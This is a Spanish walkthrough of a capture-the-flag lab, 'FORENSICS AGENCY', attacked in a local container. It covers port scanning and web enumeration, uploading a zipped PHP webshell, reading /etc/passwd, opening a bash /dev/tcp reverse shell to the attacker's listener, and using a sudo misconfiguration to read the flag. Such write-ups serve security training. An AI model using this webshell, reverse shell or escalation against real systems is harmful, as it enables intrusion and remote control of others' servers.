

Solución al lab **FORENSICS AGENCY** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
Session Actions Edit View Help

WIKOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde forensics_agency.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: FORENSICS AGENCY
DIFICULTAD: ***medio (3 puntos)

[*] Esperando a que el laboratorio esté completamente listo...

Ingresa la ROOT flag (formato FLAG{...}):
```

Iniciamos con un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
(chifay@kali) - [~/Whoami-Labs/FORENSICS AGENCY]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_forensics_agency
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 09:09 -0600



PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 3.0.5
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 a1:0d:16:94:58:5d:9e:f8:1c:2e:c3:a9:55:71:cf:f1 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC12PYK3/Aa6eLx0Zxc9QNXdJD7Sm/vL6SSmIIhCpvBJP5RCUR/L4EC03sjaF1+sP9uw/Wgp6swcPmPbZP6sUVR60
CMQXCptNLdhFrWP6SPknNbapcofxH09RAtORtjAFbw2RXh2EmkHkahaDomY5SHNNbTL1ULhmgdv8/Q+lrMu20Fag8Z72geVeMhhL6MCpDc3a010TbGIFAwqXvJjwmqqaA
Lk8XM6Gg/gA1U8lR/ajtZxT5yf7ct6miEgdoHV+bxv7GdV/RU+AwVWsamCGtFUJ7zIWuyPES+RhW+8v/vA81l6L8AwjsPsuniMkg2oqqFGfQaUrkMLpC+HzagTTFYF1p
UGFbMIKg+4iFgthEt6Lk6k0LuQYc6/xpnpUwxMrWnWK0ImtAg1741Lx+vWb7wYwRCKIPHZLgapD810U0pUMxYAGmpQYzj0ILqxdQ0u/mMooAcct0BG/qe7uLG1DS5kC
cI1ttrLzRchae40VMIGrrxAOPK3ET69ciy007xzE=
|   256 23:14:04:c2:0d:37:16:60:39:ab:5d:2b:f8:eb:4c:ae (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzLdHAYNTYAAABBBBsuilWWACzcqVKJ234im2vJ6S+C7XKfiEm0yHqk1hGQoEDwP9Vn4
TOHZ+1k2ti3qYsQD6U9S/TMnqKdgcV8M=
|   256 32:b9:5a:11:c9:1b:a6:23:72:0c:13:d6:67:d8:5c:d8 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZD11NTE5AAAAIA6xze99w8pDszVfdnUWfBgYTR2pyVDF9YCyN3ZUqdS
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Forensics Agency
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|   httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4
MAC Address: 72:03:00:8C:4A:AE (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: 0s
|_ smb2-time:
|   date: 2026-07-30T15:10:15
|   start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|   Message signing enabled but not required
|_ p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 34151/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Timeout)
|   Check 4 (port 12863/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
```

Del escaneo inicial se encontró

Puerto	Servicio	Versión
21/tcp	FTP	vsftpd 3.0.5
22/tcp	SSH	OpenSSH 8.2p1
80/tcp	HTTP	Apache 2.4.41
139/tcp	SMB	Samba smbd 4
445/tcp	SMB	Samba smbd 4

Como no se tienen credenciales ssh y ftp no permite sesiones anónimas iniciaremos analizando el servicio web en el puerto 80



Análisis con whatweb

```
(chifay@kali) - [~/Whoami-Labs/FORENSICS AGENCY]
$ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[172.17.0.2], Title[Forensics Agency]
```

Análisis con nikto

```
+ Server: Apache/2.4.41 (Ubuntu)
+ ERROR: Failed to check for updates: 403
+ [95] /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [600050] Apache/2.4.41 appears to be outdated (current is at least 2.4.66).
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8234 requests: 16 errors and 10 items reported on the remote host
+ End Time: 2026-07-30 09:34:16 (GMT-6) (335 seconds)

+ 1 host(s) tested
```

Enumeración web con feroxbuster

```
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File Web.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4


Press [ENTER] to use the Scan Management Menu™

403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
200 GET 78l 173w 2161c http://172.17.0.2/upload.php
200 GET 57l 111w 1383c http://172.17.0.2/
200 GET 57l 111w 1383c http://172.17.0.2/index.php
302 GET 2l 6w 41c http://172.17.0.2/process.php => upload.php
301 GET 9l 28w 310c http://172.17.0.2/uploads => http://172.17.0.2/uploads/
[#####] - 12s 55428/55428 0s found:5 errors:0
[#####] - 11s 55368/55368 5162/s http://172.17.0.2/
[#####] - 0s 55368/55368 2516727/s http://172.17.0.2/uploads/ => Directory listing (add --scan-dir-listings to scan)

(chifay@kali) - [~/Whoami-Labs/FORENSICS AGENCY]
```

Se encontró un directorio /uploads y dos archivos process.php y upload.php, process.php redirige a upload.php

Miremos el contenido de upload.php



Formulario de subida de archivos, solo acepta archivos .zip, .tar y .tar.gz

Vamos a crear una webshell y la vamos a comprimir a .zip para subirla y ver como lo procesa


```
(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
$ echo 'php system($_GET["cmd"]); ?' > shell.php

(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
$ zip shell.zip shell.php
adding: shell.php (stored 0%)
```

Subiendo archivo

```
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
$ curl -X POST -F "file=@shell.zip" http://172.17.0.2/process.php -v
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 172.17.0.2:80...
* Established connection to 172.17.0.2 (172.17.0.2 port 80) from 172.17.0.1 port 59230
* using HTTP/1.x
> POST /process.php HTTP/1.1
> Host: 172.17.0.2
> User-Agent: curl/8.20.0
> Accept: */*
> Content-Length: 412
> Content-Type: multipart/form-data; boundary=-----UQr4vwyLsZqnyucgLSaiZz
* upload completely sent off: 412 bytes
< HTTP/1.1 200 OK
< Date: Thu, 30 Jul 2026 16:32:00 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Set-Cookie: PHPSESSID=tqickeagbrsl327bsjtp7h3qq; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 394
< Content-Type: text/html; charset=UTF-8
cat > web/process.php << 'PHPEOF'
<pre>[+] Archivo cargado: shell.zip
[+] Tamaño: 0.19 KB
[+] Tipo: zip

[*] ZIP abierto exitosamente
[*] Extrayendo archivos...
[v] Extracción completada

[*] Buscando shell.php en estructura extraída...
[+] Encontrado: /var/www/html/uploads/shell.php
[!] shell.php copiado exitosamente!
</pre><br><a href='upload.php'>ðlarr; Upload another file</a>PHPEOF
* Connection #0 to host 172.17.0.2:80 left intact

(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
$
```

Archivo subido correctamente y como sospechábamos el contenido lo descomprimió en la carpeta uploads, vamos a verificarlo

```
(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
$ curl -s http://172.17.0.2/uploads/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /uploads</title>
</head>
<body>
<h1>Index of /uploads</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td><td align="right">- </td><td><td></td></tr>
<tr><td valign="top"></td><td><a href="shell.php">shell.php</a></td><td align="right">2026-07-30 11:32 </td><td align="right">31 </td><td><td></td></tr>
<tr><td valign="top"></td><td><a href="shell.zip">shell.zip</a></td><td align="right">2026-07-30 11:32 </td><td align="right">199 </td><td><td></td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.41 (Ubuntu) Server at 172.17.0.2 Port 80</address>
</body></html>
```

Ejecución de la webshell

```
(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
└─$ curl -s "http://172.17.0.2/uploads/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
└─$
```

Hemos logrado subir y ejecutar el webshell. Ahora tenemos RCE como www-data, probemos leer /etc/passwd

```
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
└─$ curl -s "http://172.17.0.2/uploads/shell.php?cmd=cat%20/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:106::/home/syslog:/usr/sbin/nologin
ftp:x:106:108:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
mario:x:1000:1000::/home/mario:/bin/bash
hacker:x:1001:1001::/home/hacker:/bin/bash
```

Se encontraron dos usuarios, mario y hacker

Búsqueda de banderas

```
(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
└─$ curl -s "http://172.17.0.2/uploads/shell.php?cmd=find%20/%20-name%20flag.txt%20-type%20f%20>/dev/null"
/home/hacker/flag.txt
```

Ya que tenemos RCE vamos a intentar establecer una conexión a través de una reverse shell, poniendo primero una terminal a escuchar con nc

```
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Ahora ejecutamos el código de la reverse shell

```
(chifay@kali)-[~/Whoami-Labs/FORENSICS AGENCY]
$ curl -s "http://172.17.0.2/uploads/shell.php?cmd=bash%20-c%20'bash%20-i%203E%26%20/dev/tcp/172.17.0.1/4444%200%3E%261'"
```

Al ejecutar el código de la reverse shell, la terminal se quedó como procesando, esto nos indica que hemos logrado establecer la sesión, para verificarlo regresemos a la terminal que dejamos escuchando

```
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
(chifay@kali) - [~/Whoami-Labs/FORENSICS AGENCY]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 43986
bash: cannot set terminal process group (26): Inappropriate ioctl for device
bash: no job control in this shell
www-data@forensics_agency:/var/www/html/uploads$
```

Establecimos la sesión como www-data, veamos que tipos de permisos tenemos con este usuario

```
www-data@forensics_agency:/var/www/html/uploads$ whoami
whoami
www-data
www-data@forensics_agency:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@forensics_agency:/var/www/html/uploads$ sudo -l
sudo -l
Matching Defaults entries for www-data on forensics_agency:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on forensics_agency:
(hacker) NOPASSWD: /bin/cat /home/hacker/flag.txt
(hacker) NOPASSWD: /bin/bash
(hacker) NOPASSWD: /bin/id
(hacker) NOPASSWD: /bin/sh
(hacker) NOPASSWD: /bin/whoami
www-data@forensics_agency:/var/www/html/uploads$ █
```

Tenemos sudo como hacker para ciertos comandos, vamos a probar leer la bandera

```
www-data@forensics_agency:/var/www/html/uploads$ sudo -u hacker /bin/cat /home/hacker/flag.txt  
<oads$ sudo -u hacker /bin/cat /home/hacker/flag.txt  
FLAG{XXXXXXXXXXXX} }  
www-data@forensics_agency:/var/www/html/uploads$
```

Conseguimos leer la bandera, otra forma sería ejecutar una shell como hacker y leer la bandera

```
www-data@forensics_agency:/var/www/html/uploads$ sudo -u hacker /bin/bash
sudo -u hacker /bin/bash
whoami
hacker
id
uid=1001(hacker) gid=1001(hacker) groups=1001(hacker)
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
cat /home/hacker/flag.txt
FLAG{XXXXXXXXXXXXXXXXXXXX}
```

Ya que hemos conseguido la bandera vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY chifay@kali: ~/Whoami-Labs/FORENSICS AGENCY
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde forensics_agency.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: FORENSICS AGENCY
DIFICULTAD: ***** medio (3 puntos)

[*] Esperando a que el laboratorio esté completamente listo...

Ingresa la ROOT flag (formato FLAG{...}): FLAG{XXXXXXXXXXXXXXXXXXXX}

¡Felicitaciones hacker! Has conseguido la flag.

FECHA Y HORA: 2026-07-30 11:14:07 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```